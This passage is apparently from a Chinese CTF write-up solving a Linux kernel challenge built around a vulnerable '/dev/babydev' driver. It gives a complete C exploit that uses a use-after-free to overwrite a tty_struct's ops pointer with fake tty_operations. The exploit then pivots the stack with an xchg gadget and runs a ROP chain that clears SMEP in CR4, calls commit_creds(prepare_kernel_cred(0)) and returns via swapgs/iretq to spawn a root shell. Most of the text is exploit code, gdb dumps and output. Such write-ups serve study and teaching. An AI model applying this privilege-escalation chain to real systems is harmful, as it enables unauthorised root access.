    void (*wait_until_sent)(struct tty_struct *tty, int timeout);
    void (*send_xchar)(struct tty_struct *tty, char ch);
    int (*tiocmget)(struct tty_struct *tty);
    int (*tiocmset)(struct tty_struct *tty,
            unsigned int set, unsigned int clear);
    int (*resize)(struct tty_struct *tty, struct winsize *ws);
    int (*set_termiox)(struct tty_struct *tty, struct termiox *tnew);
    int (*get_icount)(struct tty_struct *tty,
                struct serial_icounter_struct *icount);
    void (*show_fdinfo)(struct tty_struct *tty, struct seq_file *m);
#ifdef CONFIG_CONSOLE_POLL
    int (*poll_init)(struct tty_driver *driver, int line, char *options);
    int (*poll_get_char)(struct tty_driver *driver, int line);
    void (*poll_put_char)(struct tty_driver *driver, int line, char ch);
#endif
    int (*proc_show)(struct seq_file *, void *);
} __randomize_layout;
```

其中有很多函数指针。这些指针也很容易触发，比如使用设备的 **open** 操作就会触发其中的int (*open)(struct tty_struct * tty, struct file * filp);函数指针，使用 **ioctl** 就会触发其中的int (*ioctl)(struct tty_struct *tty,unsigned int cmd, unsigned long arg);函数，依次类推。

那么大致思路就有了：首先与解法一中做法相同，通过利用UAF控制一个tty_struct结构体，然后使用第二个文件描述符对其第五个成员const struct tty_operations *ops的内容进行修改，使其指向一个伪造的tty_operations类型的结构体。在这个fake_tty_ops中，把需要利用的函数指针所在位置的内容，改为需要执行的代码的地址，这样就使内核执行流发生了转向。

EXP达成的最终目标是：目标进程在内核态执行提权shellcode—— **commit_creds(prepare_kernel_cred(0))** 后，返回用户态执行getshell代码**system("/bin/sh")**。

基于这个目标考虑几个具体的问题：

内核执行流转向何处？

由于开启了SMEP保护，进程处于内核态（ring0）的时候无法执行任何用户空间的代码，因此第一处包括之后绕过SMEP之前的跳转必须是位于内核空间的代码。

转向后第一步做什么？

为了完成绕过SMEP、执行提权shellcode、返回用户态等一系列不同的操作，必须进行ROP，然而内核态时使用的是用户无法控制的内核栈，这样跳转后执行完第一步就没法继续了，因此需要进行的第一步就是 **栈迁移**，具体来说就是跳转到一个内核gadget，这个gadget执行后，栈指针rsp落入用户可知并可控的用户空间，在这个空间中存放ROP链，从而完成一系列操作。

如何进行栈迁移？

可以利用 **xchg eax,esp;ret** 这条gadget。这条指令执行的效果是：rax和rsp寄存器的低32位内容互换，而高32位全部清零。在 **ioctl** 、**write** 等函数中触发执行流转向的语句是 **call rax**，也就是说rax中保存了fake_tty_ops中目标成员的内容，即执行流第一步转向的地址。如果是64位全部交换那么rsp肯定是内核地址，但是只交换低32位而高位清零后，rsp就指向了用户空间。而这个用户空间地址是已知的，也就是xchg eax,esp;ret实际地址取低32位后的值。那么就可以使用mmap在这个地址附近申请内存块放置ROP链。

如何绕过SMEP？

SMEP是否开启完全由CR4寄存器的第20位是1还是0决定。使用 **mov cr4,rdi;ret** 这样的gadget就可以修改CR4的值关闭SMEP。

如何获得commit_creds和prepare_kernel_cred这两个内核函数的地址？

本题没有开启kASLR，所有的内核地址都是固定的，可以在EXP中直接写死。这两个函数地址使用 **cat /proc/kallsyms | grep commit_creds** 命令就可以查看，但是这个命令需要管理员身份才能执行。查看init启动脚本，发现/proc/kallsyms文件被拷贝到了/tmp/kallsyms路径下，因此查看/tmp/kallsyms即可。获取地址后就可以在EXP中定义对应的函数指针类型，把各自的地址赋给对应类型的函数指针，然后编写一个用户空间的函数，获取其地址shellcode_addr放入ROP链中。

执行完提权shellcode后，如何返回用户空间？

需要两个特殊gadget。

- swapgs：用于恢复GS的值。由用户态切换为内核态时会执行这个指令，返回时同样需要执行一次
- iretq：特权返回指令（64bits，32bits下为iret）。执行完此条指令可以返回用户空间，但是需要一定的栈布局，作为返回用户态的信息。栈布局如下：
  - RIP
  - CS
  - EFLAGS
  - RSP
  - SS

其中的CS、EFLAGS和SS都可以在EXP运行一开始保存。RIP就是iretq的地址，RSP是用户栈顶指针，这里选择一块可用的用户区域即可（之前的假栈空间）。

EXP

```
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <unistd.h>
```

```
#include <stdlib.h>
#include <sched.h>
#include <errno.h>
#include <pty.h>
#include <sys/mman.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/ipc.h>
#include <sys/sem.h>

#define COMMAND 0x10001

#define ALLOC_NUM 50

struct tty_operations
{
    struct tty_struct *(*lookup)(struct tty_driver *, struct file *, int); /*     0     8 */
    int (*install)(struct tty_driver *, struct tty_struct *);              /*     8     8 */
    void (*remove)(struct tty_driver *, struct tty_struct *);              /*    16     8 */
    int (*open)(struct tty_struct *, struct file *);                       /*    24     8 */
    void (*close)(struct tty_struct *, struct file *);                     /*    32     8 */
    void (*shutdown)(struct tty_struct *);                                 /*    40     8 */
    void (*cleanup)(struct tty_struct *);                                  /*    48     8 */
    int (*write)(struct tty_struct *, const unsigned char *, int);         /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    int (*put_char)(struct tty_struct *, unsigned char);                           /*    64     8 */
    void (*flush_chars)(struct tty_struct *);                                      /*    72     8 */
    int (*write_room)(struct tty_struct *);                                        /*    80     8 */
    int (*chars_in_buffer)(struct tty_struct *);                                   /*    88     8 */
    int (*ioctl)(struct tty_struct *, unsigned int, long unsigned int);            /*    96     8 */
    long int (*compat_ioctl)(struct tty_struct *, unsigned int, long unsigned int); /*   104     8 */
    void (*set_termios)(struct tty_struct *, struct ktermios *);                   /*   112     8 */
    void (*throttle)(struct tty_struct *);                                         /*   120     8 */
    /* --- cacheline 2 boundary (128 bytes) --- */
    void (*unthrottle)(struct tty_struct *);           /*   128     8 */
    void (*stop)(struct tty_struct *);                 /*   136     8 */
    void (*start)(struct tty_struct *);                /*   144     8 */
    void (*hangup)(struct tty_struct *);               /*   152     8 */
    int (*break_ctl)(struct tty_struct *, int);        /*   160     8 */
    void (*flush_buffer)(struct tty_struct *);         /*   168     8 */
    void (*set_ldisc)(struct tty_struct *);            /*   176     8 */
    void (*wait_until_sent)(struct tty_struct *, int); /*   184     8 */
    /* --- cacheline 3 boundary (192 bytes) --- */
    void (*send_xchar)(struct tty_struct *, char);                          /*   192     8 */
    int (*tiocmget)(struct tty_struct *);                                   /*   200     8 */
    int (*tiocmset)(struct tty_struct *, unsigned int, unsigned int);       /*   208     8 */
    int (*resize)(struct tty_struct *, struct winsize *);                   /*   216     8 */
    int (*set_termiox)(struct tty_struct *, struct termiox *);              /*   224     8 */
    int (*get_icount)(struct tty_struct *, struct serial_icounter_struct *); /*   232     8 */
    const struct file_operations *proc_fops;                                /*   240     8 */

    /* size: 248, cachelines: 4, members: 31 */
    /* last cacheline: 56 bytes */
};
```

```
typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);

_commit_creds commit_creds = 0xffffffff810a1420;
_prepare_kernel_cred prepare_kernel_cred = 0xffffffff810a1810;
unsigned long native_write_cr4 = 0xFFFFFFFF810635B0;
unsigned long xchgeaxesp = 0xFFFFFFFF81007808;
unsigned long poprdiret = 0xFFFFFFFF813E7D6F;
unsigned long iretq = 0xFFFFFFFF8181A797;
unsigned long swapgs = 0xFFFFFFFF81063694;


void get_root_payload(void)
{
    commit_creds(prepare_kernel_cred(0));
}

void get_shell()
{
    char *shell = "/bin/sh";
    char *args[] = {shell, NULL};
    execve(shell, args, NULL);
}

struct tty_operations fake_ops;

char fake_procfops[1024];

unsigned long user_cs, user_ss, user_rflags;

static void save_state()
{
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags)
        :
        : "memory");
}

void set_affinity(int which_cpu)
{
    cpu_set_t cpu_set;
    CPU_ZERO(&cpu_set);
    CPU_SET(which_cpu, &cpu_set);
    if (sched_setaffinity(0, sizeof(cpu_set), &cpu_set) != 0)
    {
        perror("sched_setaffinity()");
        exit(EXIT_FAILURE);
    }
}

int main()
{

    int fd = 0;
    int fd1 = 0;
    int cmd;
```

```
   int arg = 0;
   char Buf[4096];
   int result;
   int j;
   struct tty_struct *tty;
   int m_fd[ALLOC_NUM],s_fd[ALLOC_NUM];
   int i,len;
   unsigned long lower_addr;
   unsigned long base;
   char buff2[0x300];

printf("[+]Save state...\n");
   save_state();
printf("[+]save_state done\n");

   printf("[+]Set affinity...\n");
set_affinity(0);
printf("[+]set_affinity done\n");

printf("[+]Prepare fake_ops and fake_procfops...\n");
   memset(&fake_ops, 0, sizeof(fake_ops));
   memset(fake_procfops, 0, sizeof(fake_procfops));
   fake_ops.proc_fops = &fake_procfops;
   fake_ops.ioctl = xchgeaxesp;
printf("[+]fake_tty_ops & fake_procfops prepare done\n");
printf("[+]addr of fake_ops: %p\n",&fake_ops);
printf("[+]addr of fake_procfops: %p\n",fake_procfops);

   //open two babydev
printf("[+]Open two babydev...\n");
   fd = open("/dev/babydev",O_RDWR);
   fd1 = open("/dev/babydev",O_RDWR);
printf("[+]babyopen twice done\n");

   //init babydev_struct
   printf("[+]Init buffer for tty_struct(size:%d)...\n",sizeof(tty));
   ioctl(fd,COMMAND,0x2e0);
   ioctl(fd1,COMMAND,0x2e0);
printf("[+]babyioctl twice done\n");

   //race condition
   printf("[+]Free buffer 1st...\n");
   close(fd);
printf("[+]free fd done\n");

   printf("[+]Try to occupy tty_struct...\n");
   for(i=0;i<ALLOC_NUM;i++)
   {
    m_fd[i] = open("/dev/ptmx",O_RDWR|O_NOCTTY);
    if(m_fd[i] == -1)
    {
        printf("[-]The %d pmtx error\n",i);
    }
   }
printf("[+]open ptmx done\n");

   printf("[+]Let's debug it\n");
printf("[+]addr of xchgeaxesp: %p\n",xchgeaxesp);
   lower_addr = xchgeaxesp & 0xFFFFFFFF;
```

```
   base = lower_addr & ~0xFFF;
   if (mmap(base, 0x30000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0) != base)
   {
       perror("mmap");
       exit(1);
   }
   unsigned long rop_chain[]= {
       poprdiret,
       0x6f0, // cr4 with smep disabled
       native_write_cr4,
       get_root_payload,
       swapgs,
       0, // dummy
       iretq,
       get_shell,
       user_cs, user_rflags, base + 0x10000, user_ss
};
   memcpy(lower_addr, rop_chain, sizeof(rop_chain));
printf("[+]addr of mmap base: %p\n",base);
printf("[+]addr of ROP chain: %p\n",lower_addr);
printf("[+]addr of get_root_payload: %p\n",get_root_payload);
printf("[+]addr of get_shell: %p\n",get_shell);

   //uaf here

printf("[+]Read tty_struct...\n");
   len = read(fd1, buff2, 0x20);
   if(len == -1)
   {
       perror("read");
       exit(-1);
   }
printf("[+]read tty_struct done\n");
   //printf("read len=%d\n", len);

printf("[+]Head content of tty_struct(before):\n");
   for(j =0; j < 4; j++)
   {
       printf("(%d)%p\n", j,*(unsigned long long*)(buff2+j*8));
   }



printf("[+]Modify tty_struct...\n");
   *(unsigned long long*)(buff2+3*8) = &fake_ops;
printf("[+]modify tty_struct done\n");

printf("[+]Write back to tty_struct...\n");
   len = write(fd1, buff2, 0x20);
   if(len == -1)
   {
       perror("write");
       exit(-1);
   }
printf("[+]write back to tty_struct done\n");

printf("[+]Head content of tty_struct(after):\n");
   for(j =0; j < 4; j++)
   {
       printf("(%d)%p\n", j,*(unsigned long long*)(buff2+j*8));
   }
```

```
    printf("[+]Get shell...\n");
    for(i = 0; i < 256; i++)
    {
        ioctl(m_fd[i], 0, 0);//FFFFFFFF814D8AED call rax
    }
 printf("[+]get shell done");
}
```

调试

UAF利用之前准备好fake_ops

```
/ $ ./exp2
[+]Save state...
[+]save_state done
[+]Set affinity...
[+]set_affinity done
[+]Prepare fake_ops and fake_procfops...
[+]fake_tty_ops & fake_procfops prepare done
[+]addr of fake_ops: 0x6ce1a0
[+]addr of fake_procfops: 0x6cdd80
[+]Open two babydev...
```

```
gdb-peda$ x/40gx 0x6ce1a0
0x6ce1a0:       0x0000000000000000      0x0000000000000000
0x6ce1b0:       0x0000000000000000      0x0000000000000000
0x6ce1c0:       0x0000000000000000      0x0000000000000000
0x6ce1d0:       0x0000000000000000      0x0000000000000000
0x6ce1e0:       0x0000000000000000      0x0000000000000000
0x6ce1f0:       0x0000000000000000      0x0000000000000000
0x6ce200:       0xffffffff81007808 ioctl 0x0000000000000000
0x6ce210:       0x0000000000000000      0x0000000000000000
0x6ce220:       0x0000000000000000      0x0000000000000000
0x6ce230:       0x0000000000000000      0x0000000000000000
0x6ce240:       0x0000000000000000      0x0000000000000000
0x6ce250:       0x0000000000000000      0x0000000000000000
0x6ce260:       0x0000000000000000      0x0000000000000000
0x6ce270:       0x0000000000000000      0x0000000000000000
0x6ce280:       0x0000000000000000      0x0000000000000000
0x6ce290:       0x00000000006cdd80      0x0000000000000000
0x6ce2a0:       0x0000000000000050      0x0000000000000040
0x6ce2b0:       0x0000000000000001 proc_fops 0x0000000000000000
0x6ce2c0:       0x000000000000003e      0x0000000000000000
0x6ce2d0:       0x0000000000000000      0x0000000000000000
```


proc_fops设置为合法指针即可，这里是随便申请了一块空间后赋值为其地址。

两次babyopen之后修改buffer大小控制了tty_struct

```
gdb-peda$ x/20gx 0xffffffffc00024d0
0xffffffffc00024d0:     0xffff880003c3e000      0x00000000000002e0
0xffffffffc00024e0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024f0:     0x0000000000000000      0x0000000000000000
0xffffffffc0002500:     0x0000000000000000      0x0000000000000000
0xffffffffc0002510:     0x0000000000000000      0x0000000000000000
0xffffffffc0002520:     0x0000000000000000      0x0000000000000000
0xffffffffc0002530:     0x0000000000000000      0x0000000000000000
0xffffffffc0002540:     0x0000000000000000      0x0000000000000000
0xffffffffc0002550:     0x0000000000000000      0x0000000000000000
0xffffffffc0002560:     0x0000000000000000      0x0000000000000000
```

```
gdb-peda$ x/40gx 0xffff880003c3e000
```

```
0xffff880003c3e000:     0x0000000100005401      0x0000000000000000
0xffff880003c3e010:     0xffff8800026cda80      0xffffffff81a74f80
0xffff880003c3e020:     0x0000000000000000      0x0000000000000000
0xffff880003c3e030:     0x0000000000000000      0xffff880003c3e038
0xffff880003c3e040:     0xffff880003c3e038      0xffff880003c3e048
0xffff880003c3e050:     0xffff880003c3e048      0xffff8800026a2970
0xffff880003c3e060:     0x0000000000000001      0xffff880003c3e068
0xffff880003c3e070:     0xffff880003c3e068      0x0000000000000000
0xffff880003c3e080:     0x0000000000000000      0x0000000000000001
0xffff880003c3e090:     0xffff880003c3e090      0xffff880003c3e090
0xffff880003c3e0a0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e0b0:     0x0000000000000001      0xffff880003c3e0b8
0xffff880003c3e0c0:     0xffff880003c3e0b8      0x0000000000000000
0xffff880003c3e0d0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e0e0:     0xffff880003c3e0e0      0xffff880003c3e0e0
0xffff880003c3e0f0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e100:     0x0000000000000001      0xffff880003c3e108
0xffff880003c3e110:     0xffff880003c3e108      0x0000000000000000
0xffff880003c3e120:     0x0000000000000000      0x0000000000000000
0xffff880003c3e130:     0x0000000000000000      0x00000000000000bf
```


babywrite修改tty_struct内容后

```
gdb-peda$ x/40gx 0xffff880003c3e000
0xffff880003c3e000:     0x0000000100005401      0x0000000000000000
0xffff880003c3e010:     0xffff8800026cda80      0x00000000006ce1a0
0xffff880003c3e020:     0x0000000000000000      0x0000000000000000
0xffff880003c3e030:     0x0000000000000000      0xffff880003c3e038
0xffff880003c3e040:     0xffff880003c3e038      0xffff880003c3e048
0xffff880003c3e050:     0xffff880003c3e048      0xffff8800026a2970
0xffff880003c3e060:     0x0000000000000001      0xffff880003c3e068
0xffff880003c3e070:     0xffff880003c3e068      0x0000000000000000
0xffff880003c3e080:     0x0000000000000000      0x0000000000000001
0xffff880003c3e090:     0xffff880003c3e090      0xffff880003c3e090
0xffff880003c3e0a0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e0b0:     0x0000000000000001      0xffff880003c3e0b8
0xffff880003c3e0c0:     0xffff880003c3e0b8      0x0000000000000000
0xffff880003c3e0d0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e0e0:     0xffff880003c3e0e0      0xffff880003c3e0e0
0xffff880003c3e0f0:     0x0000000000000000      0x0000000000000000
0xffff880003c3e100:     0x0000000000000001      0xffff880003c3e108
0xffff880003c3e110:     0xffff880003c3e108      0x0000000000000000
0xffff880003c3e120:     0x0000000000000000      0x0000000000000000
0xffff880003c3e130:     0x0000000000000000      0x00000000000000bf
```


ioctl函数中触发执行流转向

```
=> 0xffffffff814d8aed:  call   rax
   0xffffffff814d8aef:  cmp    eax,0xfffffdfd
   0xffffffff814d8af4:  jne    0xffffffff814d88d4
   0xffffffff814d8afa:  mov    rdi,rbx
   0xffffffff814d8afd:  call   0xffffffff814dff40
```

```
gdb-peda$ p $rax
$1 = 0xffffffff81007808
```

此时的栈为内核栈

```
[-------------------------------------stack--------------------------------------]
0000| 0xffff880000ae3df0 --> 0xffff880003c0b300 --> 0x0
0008| 0xffff880000ae3df8 --> 0xffffffff814dbd20 --> 0x8948550000441f0f
0016| 0xffff880000ae3e00 --> 0x10
0024| 0xffff880000ae3e08 --> 0x10
0032| 0xffff880000ae3e10 --> 0xffff8800027fcb00 --> 0x0
0040| 0xffff880000ae3e18 --> 0xffff880000ae3f18 --> 0x0
0048| 0xffff880000ae3e20 --> 0xffff880000ae3f18 --> 0x0
```

```
0056| 0xffff880000ae3e28 --> 0x10
```

si单步运行

```
[----------------------------------code----------------------------------]
=> 0xffffffff81007808:  xchg   esp,eax
   0xffffffff81007809:  ret
   0xffffffff8100780a:  mov    rax,QWORD PTR [rbp-0x58]
   0xffffffff8100780e:  mov    rdi,QWORD PTR [rax]
```

```
gdb-peda$ p $rsp
$2 = (void *) 0xffff880000ae3de8
gdb-peda$ p $rax
$3 = 0xffffffff81007808
```

执行xchg指令后

```
gdb-peda$ p $rsp
$4 = (void *) 0x81007808
gdb-peda$ p $rax
$5 = 0xae3de8
```

```
[----------------------------------stack-----------------------------------]
0000| 0x81007808 --> 0xffffffff813e7d6f --> 0x660000441f0fc35f
0008| 0x81007810 --> 0x6f0
0016| 0x81007818 --> 0xffffffff810635b0 --> 0x5de7220fe5894855
0024| 0x81007820 --> 0x4009ae --> 0xec834853e5894855
0032| 0x81007828 --> 0xffffffff81063694 --> 0x801f0fc35df8010f
0040| 0x81007830 --> 0x0
0048| 0x81007838 --> 0xffffffff8181a797 --> 0xff8010f5750cf48
0056| 0x81007840 --> 0x4009d9 --> 0x30ec8348e5894855
```

```
[+]addr of mmap base: 0x81007000
[+]addr of ROP chain: 0x81007808
```

```
[+]addr of get_root_payload: 0x4009ae
[+]addr of get_shell: 0x4009d9
```

栈切换为事先布置好的ROP链。

进入ROP链

```
=> 0xffffffff813e7d6f:  pop    rdi
   0xffffffff813e7d70:  ret
```

```
=> 0xffffffff810635b0:  push   rbp
   0xffffffff810635b1:  mov    rbp,rsp
   0xffffffff810635b4:  mov    cr4,rdi
   0xffffffff810635b7:  pop    rbp
   0xffffffff810635b8:  ret
```

```
=> 0x4009ae:    push   rbp
```

```
   0x4009af:    mov    rbp,rsp
   0x4009b2:    push   rbx
   0x4009b3:    sub    rsp,0x8
   0x4009b7:    mov    rbx,QWORD PTR [rip+0x2ca6d2]        # 0x6cb090
```

```
=> 0xffffffff81063694:  swapgs
   0xffffffff81063697:  pop    rbp
   0xffffffff81063698:  ret
```

```
=> 0xffffffff8181a797:  iretq
```

提权成功

```
/ $ ./exp2
[+]Save state...
[+]save_state done
[+]Set affinity...
[+]set_affinity done
[+]Prepare fake_ops and fake_procfops...
[+]fake_tty_ops & fake_procfops prepare done
[+]addr of fake_ops: 0x6ce1a0
[+]addr of fake_procfops: 0x6cdd80
[+]Open two babydev...
[    4.853620] device open
[    4.858231] device open
[+]babyopen twice done
[+]Init buffer for tty_struct(size:8)...
[    4.876820] alloc done
[    4.879038] alloc done
[+]babyioctl twice done
[+]Free buffer 1st...
[    4.884548] device release
[+]free fd done
[+]Try to occupy tty_struct...
[+]open ptmx done
[+]Let's debug it
[+]addr of xchgeaxesp: 0xffffffff81007808
[+]addr of mmap base: 0x81007000
[+]addr of ROP chain: 0x81007808
[+]addr of get_root_payload: 0x4009ae
[+]addr of get_shell: 0x4009d9
[+]Read tty_struct...
[+]read tty_struct done
[+]Head content of tty_struct(before):
(0)0x100005401
(1)(nil)
(2)0xffff8800026cda80
(3)0xffffffff81a74f80
[+]Modify tty_struct...
[+]modify tty_struct done
[+]Write back to tty_struct...
[+]write back to tty_struct done
[+]Head content of tty_struct(after):
(0)0x100005401
(1)(nil)
(2)0xffff8800026cda80
(3)0x6ce1a0
[+]Get shell...
/ # whoami
root
```